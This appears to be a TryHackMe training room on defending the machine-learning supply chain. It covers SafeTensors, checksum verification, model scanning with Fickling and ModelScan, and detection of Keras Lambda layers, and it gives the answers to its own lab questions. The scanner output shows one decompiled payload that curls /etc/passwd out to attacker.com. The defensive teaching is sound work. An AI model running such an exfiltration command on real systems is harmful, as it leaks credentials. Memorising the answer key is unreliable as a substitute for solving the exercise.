Securing the AI Supply Chain (TryHackMe)

Introduction
This is your next chapter at TryTrainMe. In the Supply Chain Attack Vectors room, your investigation confirmed the breach: a malicious pickle, a fake repository, and dependency confusion. Your work impressed the board. You have been promoted to Security Engineer and given the mandate to build an internal supply chain security testing lab (SupplySecLab) so nothing like this gets through again.
SupplySecLab closes each gap from that incident:
No policy governed which model formats were acceptable; in Task 2 you will see how to address this
The model's integrity was never verified before deployment; Task 3 shows you how to change that
The model was never scanned before it entered the pipeline; Tasks 4 and 5 walk you through the tools that catch this
Hidden logic inside the model's architecture went undetected; in Tasks 6 and 7 you will learn how to find it
A malicious package slipped through because dependencies were never audited; Task 8 covers how to prevent this
The production system ran on an external prompt that was never reviewed; Task 9 shows you how to assess and govern this
Learning Objectives
Use SafeTensors and
weights_only=Trueto eliminate the pickle-based code execution risks introduced in Supply Chain Attack VectorsVerify model integrity using SHA-256 checksums and model card review
Scan models with Fickling and ModelScan to detect malicious content before deployment
Audit dependencies with pip-audit and generate Software Bills of Materials (SBOMs) with Syft
Assess API providers against a supply chain security checklist and establish behaviour monitoring controls
Tasks in this room use a Linux VM for static analysis and AI Agents for live analysis and API provider assessment.
Prerequisites
Completed Understanding AI Supply Chains (supply chain concepts)
Completed Supply Chain Attack Vectors (malicious models, dependency confusion, repository attacks)
Recommended: AI/ML Security Threats (foundational AI security concepts)
Framework Alignment
This room maps to OWASP LLM03: Supply Chain Vulnerabilities(opens in new tab), MITRE ATLAS AML.T0010 (ML Supply Chain Compromise), and NIST AI RMF Govern 1.2, Measure 2.2, and Manage 2.1.
Safe Serialisation Formats
The TryTrainMe breach started with a malicious pickle file. SupplySecLab's first line of defence: eliminate pickle-based code execution entirely.
As you learned in the Supply Chain Attack Vectors room, Python's pickle format is the root cause of serialisation-based attacks. The __reduce__ method allows arbitrary code execution when a pickle file is loaded. The most effective defence is to stop using pickle entirely, or at a minimum, restrict what pickle can do.
Defence 1: SafeTensors
SafeTensors is a serialisation format created by Hugging Face specifically for ML model weights. Unlike pickle, SafeTensors is designed with one strict guarantee: no code execution is possible during loading.
Here is how it works compared to pickle's format:
| Feature | Pickle | SafeTensors |
|---|---|---|
| Structure | Arbitrary Python bytecode | JSON header + raw binary tensor data |
| Code execution | Yes, via __reduce__ and other opcodes |
No: format cannot encode executable instructions |
| Content | Any Python object | Only tensor data (weights, biases) |
| Validation | None: loads and executes blindly | Header is parsed and validated before any data is read |
| Speed | Moderate | Fast: zero-copy memory mapping |
Migrating from Pickle to SafeTensors
If you have an existing pickle model, be aware that the conversion step requires loading it, and that's where a malicious payload would execute. The SafeTensors output will be clean, but the conversion itself is not risk-free. Later tasks cover how to verify a pickle is safe before you load it.
The conversion itself is straightforward:
import torch
from safetensors.torch import save_file, load_file

# Step 1: Load the existing pickle model safely
# (weights_only=True restricts what pickle can do; explained in Defence 2 below)
model_weights = torch.load("model.pkl", weights_only=True)

# Step 2: Save as SafeTensors
save_file(model_weights, "model.safetensors")

# Step 3: Load the SafeTensors model (always safe)
safe_weights = load_file("model.safetensors")
Keep in mind: SafeTensors only stores tensor data (model weights). It does not store Python objects, optimiser state, or training configuration. For most inference deployments, this is exactly what you need.

Pickle vs SafeTensors. SafeTensors eliminates the code execution attack surface entirely.
Defence 2: PyTorch weights_only=True
When you call torch.load(), PyTorch uses pickle internally to deserialise the file. By default, this means pickle's full capability is active, including code execution. Setting weights_only=True tells PyTorch to restrict the unpickler so that it can only reconstruct tensor objects (the numerical weights and biases that make up the model). Any pickle instructions that try to import modules like os or call functions like system() are blocked and raise an error instead of executing.
Think of it as putting the pickle in a straitjacket: it can still move data around, but it cannot run code.

weights_only=True puts pickle in a straitjacket. It can still carry tensor data, but it cannot execute code.
The difference in code is a single parameter:
import torch

# UNSAFE: pickle can execute any embedded code
model = torch.load("model.pt")

# SAFE: pickle is restricted to tensor reconstruction only
model = torch.load("model.pt", weights_only=True)
Starting with PyTorch 2.6, weights_only=True is the default behaviour. Earlier versions default to the unsafe mode, so you must set it explicitly.
Limitations
SafeTensors eliminates serialisation-level code execution. That is a significant win, but it is not a complete defence. Three risks remain:
In 2023, researchers demonstrated that a file with a .safetensors extension could actually contain pickle bytecode disguised under the wrong extension. The Hugging Face SFConvertBot service was briefly affected by a similar bypass (CVE-2023-6730(opens in new tab)). File extensions alone cannot be trusted.
SafeTensors also only protects against code execution at load time. It cannot prevent malicious logic embedded in a model's architecture from executing at inference time. A Keras Lambda layer, for example, can run arbitrary Python every time the model makes a prediction. Tasks 6 and 7 cover detection tools for this class of threat.
The key lesson is that safe serialisation is necessary but not sufficient. Always verify the actual format, inspect the architecture, and never assume a single defence covers every threat.
Answer the questions below
What serialisation format was created by Hugging Face to replace pickle for ML models? SafeTensors
What PyTorch parameter prevents code execution when loading pickle-based models? weights_only=True
Model Verification and Provenance
Lab Directory Structure
Terminal
analyst@tryhackme-2204:~$ ls -la /opt/supply-chain/{folder_name}
| Path | Contents |
|---|---|
/opt/supply-chain/models/ |
Model files for verification and scanning |
/opt/supply-chain/project/ |
Sample ML project for dependency audit and SBOM generation |
/opt/supply-chain/tools/ |
Pre-built analysis scripts |
SHA-256 Checksum Verification
A checksum is a fixed-length string computed from a file's contents. If even a single byte changes, the checksum changes completely. SHA-256 is the standard for file integrity verification in ML pipelines.
In the TryTrainMe breach, the replacement model was shipped without a published checksum, so no comparison was ever run. Here, you have three model files and a checksums file. One hash will not match. You are tasked with finding it.
First, examine the expected checksums:
Terminal
analyst@tryhackme-2204:~$ cat /opt/supply-chain/models/checksums.json
The file contains three entries, each mapping a filename to its expected SHA-256 hash.
Now compute the actual hash of each model and compare it against the expected value:
Terminal
analyst@tryhackme-2204:~$ sha256sum /opt/supply-chain/models/product_recommender.safetensors /opt/supply-chain/models/model_review_v2.pkl /opt/supply-chain/models/product_recommender.pkl
Compare each computed hash against the expected values in checksums.json. One model will not match; it has been tampered with since the checksum was published.
Going further: For stronger assurance, look for cryptographic signatures on model artefacts. A checksum verifies that a file has not changed; a digital signature additionally verifies who published it. Signed models are still uncommon, but platforms are moving toward signed commits as a provenance standard.
Model Cards
A model card is documentation that ships with a model, describing what it does, how it was trained, and where it falls short. The format was proposed by Mitchell et al. (2019) and has since become an industry standard for repositories such as Hugging Face.
When evaluating a model's provenance, check these model card sections:
Model details: Author, organisation, version, and licence. No author or missing licence is an immediate red flag.
Intended use: What the model is designed for. Vague or overly broad claims suggest a generic or poorly documented model.
Training data: Dataset name, size, and source. No training data description is a strong warning sign.
Performance: Metrics on standard benchmarks. No metrics, or unrealistically high claims, warrant scepticism.
Limitations: Known failure modes and biases. Every model has limitations. A card with none is incomplete.
A missing or sparse model card is one of the strongest warning signs of a suspicious model. Legitimate model authors invest significant effort in documentation.
Borrowed Weights, Inherited Risk
The checks above apply to more than just full model files. Two trends have expanded the definition of a supply chain artefact.
LoRA Adapters
Modern fine-tuning increasingly uses LoRA (Low-Rank Adaptation) and similar parameter-efficient methods. Instead of retraining an entire model, teams download a small adapter file that bolts onto a base model to modify its behaviour for a specific task. These adapters are shared on the same platforms as full models, often by third-party contributors. A clean base model paired with a malicious adapter is still a compromised model. Apply the same intake process: quarantine the adapter, verify its source, scan it, and only then merge it with your base model.
Model Merging and Conversion Services
Collaborative platforms offer services that combine multiple models or convert between formats. These run in shared environments, and the artefact you receive may not match what the original author published. Researchers have demonstrated that conversion services can be exploited to inject malicious code during processing(opens in new tab). Treat any model that has passed through a third-party pipeline as a new artefact requiring fresh verification.
The Model Acquisition Framework
Every artefact type above (full model files, adapters, converted outputs) needs the same structured intake process. Production teams need more than a checklist of individual checks; they need a gate that every artefact must pass through before it reaches production:
checks; they need a gate that every artefact must pass through before it reaches production:

Technical scanning tools alone cannot catch everything. A model can pass Fickling and ModelScan but still contain a subtle data poisoning backdoor. The framework's value is in requiring multiple independent checks before trust is granted. No single step is sufficient on its own.
In practice, enterprise teams automate this framework using model registries, where models are tagged untested and only advance to approved after passing every stage. Common examples include MLflow Model Registry, AWS SageMaker Model Registry, Azure ML Model Registry, and Hugging Face Hub.

Every model, regardless of source reputation, must pass through the same five gates before reaching production.
The framework above assumes you have a file. When you consume a model through an API, the gates look different: there is no checksum to verify, no model file to scan. But the governance instinct remains the same: you are still deciding whether to trust an artefact you did not build. Task 9 covers the API equivalent of each step: provider due diligence in place of source verification, behaviour monitoring in place of checksum verification, system prompt governance in place of security scanning, and sandboxed evaluation in place of the staging gate.
Answer the questions below
What is the first step in the Model Acquisition Framework when a new model is received? Quarantine
Examine the checksums on the VM. Which model file does not match its expected hash? model_review_v2.pkl
Behavioural Analysis
The moment TryTrainMe loaded a candidate model into the pipeline, it attempted to exfiltrate system credentials to an external server. The file passed its checksum. The organisation's name looked credible. Nothing in the deployment logs flagged it. This task shows you what that load event actually looked like.
Model Loading Telemetry
Every model load generates a session event stream. A clean load is short and contained:
SESSION START — model_load
MODEL LOAD BEGIN — /models/sentiment_model.pkl (pickle)
FILE ACCESS — /models/sentiment_model.pkl (rb) [normal]
MODEL LOAD COMPLETE — object_type: SentimentModel
SESSION STOP — model_load
Five events, with nothing outside the file boundary. A file is read, and a SentimentModel was returned. This is the baseline.
The agent attached to this task has loaded a different model. Click the Open Agent button below to access it. When the agent opens, the telemetry streams in line by line. It stays accessible throughout the task through the Telemetry terminal button in the agent environment.
Open Agent
Take a moment to read the session before continuing.
Three events appear that have no place in a clean load: an IMPORT flagged [DANGEROUS], two SYSTEM CALL entries flagged [CRITICAL], and a final object_type: int instead of a model. The model imported the os module and used it to execute a shell command, attempting to exfiltrate /etc/passwd to an external server before returning an integer rather than a functional model. The connection was refused because the server was unreachable from this environment, but the attempt still happened the moment pickle.load() was called.
Send the agent a query. It responds normally, identical to a clean model. The telemetry is the only signal. Without it, the attack would be invisible. This is what scanning prevents. The tools in Task 5 catch the payload before the load event stream ever starts.
In a production ML platform, this telemetry is generated by running model loading inside a sandboxed subprocess with Python audit hooks active. Python 3.8 introduced sys.addaudithook(), which intercepts interpreter-level events, including import, os.system, and subprocess calls, before they execute. An instrumented unpickler can also override find_class() to log every module the pickle tries to resolve. Either approach gives you the session stream you see here before any model reaches a trusted registry.
Answer the questions below
What object type does the compromised model's telemetry show on load completion, instead of a model? int
Scanning Models Before Use
Task 4 showed what a malicious model does when it fires. At TryTrainMe, there was no scanning step between download and deployment, so the payload reached the pipeline unchecked. These tools close that gap: run them on the file before it ever loads, and the payload never executes.
Fickling: Static Pickle Analysis
Fickling (by Trail of Bits) decompiles pickle bytecode back into readable Python source without executing the file. It exposes the payload you just saw in the telemetry.
Switch back to the VM terminal and decompile the tampered model to see what code it contains:
analyst@tryhackme-2204:~$ fickling /opt/supply-chain/models/model_review_v2.pkl
Expected output:
from os import system
_var0 = system('curl http://attacker.com/exfil -d @/etc/passwd')
result0 = _var0
The decompiled output immediately reveals the attack: the pickle imports os.system and executes a curl command. Compare this with the clean model:
analyst@tryhackme-2204:~$ fickling /opt/supply-chain/models/product_recommender.pkl
The clean model serialises a plain dictionary, giving fickling nothing to flag: no imports, no function calls, no dangerous operations.
Fickling also provides an automated safety check. The -p flag prints the assessment to the terminal:
analyst@tryhackme-2204:~$ fickling --check-safety -p /opt/supply-chain/models/model_review_v2.pkl
This flags the model as overtly malicious due to the os.system call. Without the -p flag, results are written silently to a safety_results.json file instead of the terminal.
analyst@tryhackme-2204:~$ fickling --check-safety -p /opt/supply-chain/models/product_recommender.pkl
Fickling will produce no output for the clean model. Silence means no issues were detected.
Note: The exact output format of
--check-safety -pvaries by fickling version. The key information is always the severity assessment and any identified dangerous operations.
ModelScan: Multi-Format Model Scanning
ModelScan (by Protect AI) extends beyond pickle and scans multiple model formats, including PyTorch, TensorFlow, and Keras. It assigns severity levels to findings.
Run ModelScan on the tampered model:
Note: ModelScan may display TensorFlow warnings about CUDA libraries (
Could not find cuda drivers). These are cosmetic: the VM has no GPU. ModelScan functions correctly. Focus on the--- Summary ---section of the output. The scan may take up to two minutes on the pickle model; this is normal.
analyst@tryhackme-2204:~$ modelscan -p /opt/supply-chain/models/model_review_v2.pkl
Expected output:
--- Summary ---

Total Issues: 1

Total Issues By Severity:

    - LOW: 0
    - MEDIUM: 0
    - HIGH: 0
    - CRITICAL: 1

--- CRITICAL ---

Unsafe operator found:
  - Severity: CRITICAL
  - Description: Use of unsafe operator 'system' from module 'os'
  - Source: /opt/supply-chain/models/model_review_v2.pkl
Run ModelScan on the SafeTensors model:
analyst@tryhackme-2204:~$ modelscan -p /opt/supply-chain/models/product_recommender.safetensors
Expected output:
--- Summary ---

 No issues found! 🎉
Interpreting Scanner Results
| Severity | Meaning | Action |
|---|---|---|
| CRITICAL | Confirmed dangerous operation (e.g., os.system, subprocess) |
Do not use. Quarantine immediately. |
| HIGH | Likely dangerous operation (e.g., eval, network calls) |
Do not use without thorough review. |
| MEDIUM | Suspicious but potentially legitimate (e.g., custom unpickler) | Review carefully before use. |
| LOW | Informational (e.g., non-standard pickle opcodes) | Note and monitor. |
Keep in mind: No scanning tool catches everything. Fickling and ModelScan detect known patterns, but sophisticated attackers may use obfuscation techniques to evade detection. Scanning is one layer of defence, not a guarantee.
Answer the questions below
Which Trail of Bits tool performs static analysis of pickle files? Fickling
What severity level does ModelScan assign to an os.system call in a model file? CRITICAL
Architecture-Level Threats
Fickling and ModelScan catch malicious code hidden in pickle serialisation. But attackers have another technique: injecting malicious logic directly into a model's architecture. Keras includes Lambda layers, which let developers embed arbitrary Python functions into a model. Intended for custom operations during training, attackers can repurpose them to hide malicious code.
A Lambda layer executes code at inference time, meaning when the model processes actual inputs, not when the file is loaded. This makes it especially dangerous: the model loads cleanly, passes checksum verification, and only triggers the malicious behaviour when it starts handling real data. This attack also survives format conversion: a malicious Lambda layer works the same whether the model is stored as .h5, .keras, or SafeTensors, because the logic lives in the architecture, not the serialisation.
Detecting Architecture-Level Threats
Before deploying any Keras model, SupplySecLab runs an architecture inspection: it enumerates every layer and flags anything that should not be there. The agent attached to this task has performed that inspection on a candidate model. Click the Open Agent button below to access it. When the agent opens, the telemetry streams in line by line. It stays accessible throughout the task through the Telemetry terminal button in the agent environment.
A legitimate model inspection produces one event per layer, all clean:
SESSION START — model_inspect
MODEL INSPECT BEGIN — /models/image_classifier.h5 (keras_h5) via h5py
LAYER — InputLayer "input_layer" [clean]
LAYER — Flatten "flatten" [clean]
LAYER — Dense "dense" [clean]
LAYER — Dense "dense_1" [clean]
MODEL INSPECT COMPLETE — 4 layers, 0 suspicious
SESSION STOP — model_inspect
Four layers with no anomalies. This is the baseline for a legitimate image classifier.
The candidate model's inspection is different. Click the Telemetry button in the agent's environment and compare the layer count and final verdict against the baseline above.
You will see five layers instead of four. The extra layer is a Lambda function classified as SUSPICIOUS. Unlike the pickle payload, this code does not fire on load: it fires every time the model makes a prediction. The clean model and the tampered one look identical in file properties, size, and format. The architecture inspection is the only way to see the difference.
Answer the questions below
Open the Telemetry terminal. How many layers does the compromised model's architecture contain? 5
modelscan -p /opt/supply-chain/models/image_classifier_v2.h5
python3 /opt/supply-chain/tools/inspect_h5_model.py /opt/supply-chain/models/image_classifier.h5

=== Architecture Inspection: image_classifier.h5 ===

  Total layers: 4

  [OK]      InputLayer           input_layer
  [OK]      Flatten              flatten
  [OK]      Dense                dense
  [OK]      Dense                dense_1

  RESULT: All layers are standard. No suspicious layers detected.

analyst@tryhackme-2204:~$ python3 /opt/supply-chain/tools/inspect_h5_model.py /opt/supply-chain/models/image_classifier_v2.h5

=== Architecture Inspection: image_classifier_v2.h5 ===

  Total layers: 5

  [OK]      InputLayer           input_layer_1
  [OK]      Flatten              flatten_1
  [OK]      Dense                dense_2
  [OK]      Dense                dense_3
  [WARNING] Lambda               manipulate_output (function: manipulate_output)

  RESULT: 1 layer(s) require review
    - Lambda (manipulate_output): Can contain arbitrary Python code that executes at inference time
Architecture Inspection

Three floors. Three scanners. The ground floor is well-lit and easily accessible. The basement has never been scanned.
The architecture telemetry flagged a Lambda layer and classified it as SUSPICIOUS. That tells you something is there and warrants review. It does not tell you what the layer actually does: what code it runs, or what it is configured to execute. These VM tools give you that second level of detail: confirm the finding statically and read the function.
ModelScan includes a dedicated scanner (H5LambdaDetectScan) for this. Run it on the suspicious Keras model:
Example Terminal
analyst@tryhackme-2204:~$ modelscan -p /opt/supply-chain/models/image_classifier_v2.h5
Expected output:
--- Summary ---

Total Issues: 1

Total Issues By Severity:

    - LOW: 0
    - MEDIUM: 1
    - HIGH: 0
    - CRITICAL: 0

--- Issues by Severity ---

--- MEDIUM ---

Unsafe operator found:
  - Severity: MEDIUM
  - Description: Use of unsafe operator 'Lambda' from module 'Keras'
  - Source: /opt/supply-chain/models/image_classifier_v2.h5
Notice the severity is MEDIUM, not CRITICAL. A Lambda layer is suspicious but not definitively malicious; there are legitimate uses in normal model development. The scanner flags it for review rather than quarantine.
For deeper inspection, examine the model's layer architecture with h5py, which reads the .h5 file structure without loading or executing the model:
analyst@tryhackme-2204:~$ python3 /opt/supply-chain/tools/inspect_h5_model.py /opt/supply-chain/models/image_classifier.h5
Now inspect the second model:
analyst@tryhackme-2204:~$ python3 /opt/supply-chain/tools/inspect_h5_model.py /opt/supply-chain/models/image_classifier_v2.h5
Compare the two outputs. One model has more layers than the other. Look for any layer marked with [WARNING] rather than [OK]. In a real attack, the attacker might disguise the function name as something innocuous, such as normalize_output or apply_scaling. Any Lambda or custom layer in a model you did not build yourself warrants investigation.
Key takeaway: SafeTensors eliminates pickle-based code execution but does not protect against architecture-level attacks. A model with a malicious Lambda layer will behave identically regardless of whether it is stored as .h5, .keras, or SafeTensors. Scanning the serialisation format is necessary but insufficient; you must also inspect the model's architecture.
Answer the questions below
Run inspect_h5_model.py on image_classifier_v2.h5. What is the name of the suspicious Lambda layer? manipulate_output
analyst@tryhackme-2204:~$ python3 /opt/supply-chain/tools/inspect_h5_model.py /opt/supply-chain/models/image_classifier_v2.h5

=== Architecture Inspection: image_classifier_v2.h5 ===

  Total layers: 5

  [OK]      InputLayer           input_layer_1
